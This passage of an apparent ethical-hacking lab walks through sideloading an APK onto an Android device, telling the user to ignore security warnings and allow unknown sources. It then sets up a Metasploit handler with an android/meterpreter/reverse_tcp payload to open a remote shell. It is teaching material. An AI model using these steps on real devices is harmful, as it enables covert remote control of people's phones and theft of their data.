
3. You should now have the Chrome browser open. Type the IP address **`192.168.0.2`** for the Linux machine in the search bar, and press **Enter** as seen in *item* **1** below.




4. The **Index of /** window will appear; click the folder *lab25* to access the Android APK as seen in *item* **1** below.




5. You should now be in the *Index of /lab25*. Click **android.apk**; this will download the application package, as seen in *item* **1** below.




6. Chrome will prompt to gain access to the storage on the device. Click **Continue** as seen in *item* **1** below.



7. Then click **Allow** to grant Chrome access to files on the device, as seen in *item* **1** below.




8. Ignore all warnings, then click **OK** to continue and begin downloading the application package, as seen in *item* **1** below.




It is normal for a browser or the device itself to warn the user that the file or application being downloaded can harm the device. Generally, a user may cancel at this point, however, we will proceed.

9. The application package should now be downloaded to the device. Click **Open** to begin installing, as seen in *item* **1** below.




10. The Android security will not allow the installation of applications from unknown sources. We will need to change the security setting to allow the installation of these types of apps. To do this, click the **Settings** option from the prompt that appears, as seen in *item* **1** below.




In some cases, the user of the device may already have this setting enabled which would have been awesome and allow use to process staring to the installation windows of the application.

11. The *Install unknown apps* window will appear. Click the **Allow from this source** option to enable it, allowing apps downloaded by *Google Chrome* to be installed on the device.




12. To continue the installation process, click the **Back** button at the *System navigation* area at the bottom of the window, as seen in *item* **1**.


13. You will be brought to the installation window, where you will see all the features the application will have access to, as seen in *item* **1**. As you can see from the details, our application is able to access lots of different features on the phone. Once you are done reviewing them, click the **Install** option as seen in *item* **2.**



14. Once the installation is done, you will see the *App installed message*; you can click **Open** to end the installation process and start the application.




15. Now that the application was successfully installed on our target device, let us switch back to the **Kali** VM, as seen below.




16. The Terminal window should still be open in the *Kali* VM. Let us continue by typing the command **`sudo msfconsole`** and press **Enter** as seen in *item* **1.**

```
root@kali:~# sudo msfconsole
```




17. Now, type the command **`use exploit/multi/handler`** and press **Enter** as seen in *item* **1** below.

```
msf5 > use exploit/multi/handler
```




18. Within the Metasploit Framework, there are several payloads and exploits for different operating systems, but the ones we are interested in are for *Android*. The easiest way is to use the search command to locate exploits with the *android* tag. Let us type the command **`search android`** and press **Enter** as seen in *item* **1** below.

```
msf5 exploit(multi/handler) > search android
```




19. As you can see, a list of available payloads is displayed within the terminal window. For this exercise, we will choose the payload ***payload/android/meterpreter/reverse_tcp***. If you are unable to see the full list, scroll down to *No 25*. Type the command **`set payload android/meterpreter/reverse_tcp`** and press **Enter** as seen in *item* **1**.

```
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
```



20. Now, let us look at the parameters this payload requires. Type the command **show options** and press Enter as seen in *item* **1** below. Here you will notice that it requires a local host (LHOST), as seen in *item* **2**, which is the IP address of the Kali Linux VM and a local port (LPORT). The port number is not as important as the host IP address, so for now, we can leave it as the default, as seen in *item* **3** below.


```
msf5 exploit(multi/handler) > show options
```



21. Let us set the *LHOST* by typing the command **`set LHOST 192.168.0.2`** and press **Enter** as seen in *item* **1** below. Then, type the command **`show options`** and press **Enter** to confirm the localhost IP address was added successfully, as seen in *items* **2** and **3** below.

```
msf5 exploit(multi/handler) > set LHOST 192.168.0.2
```


```
msf5 exploit(multi/handler) > show options
```



192.168.0.2 is the IP address of the Kali Linux machine.

22. Now, let us exploit the device. Type the command **`exploit -j -z`** and press **Enter** as seen in *item* **1** below.

```
msf5 exploit(multi/handler) > exploit -j -z
```

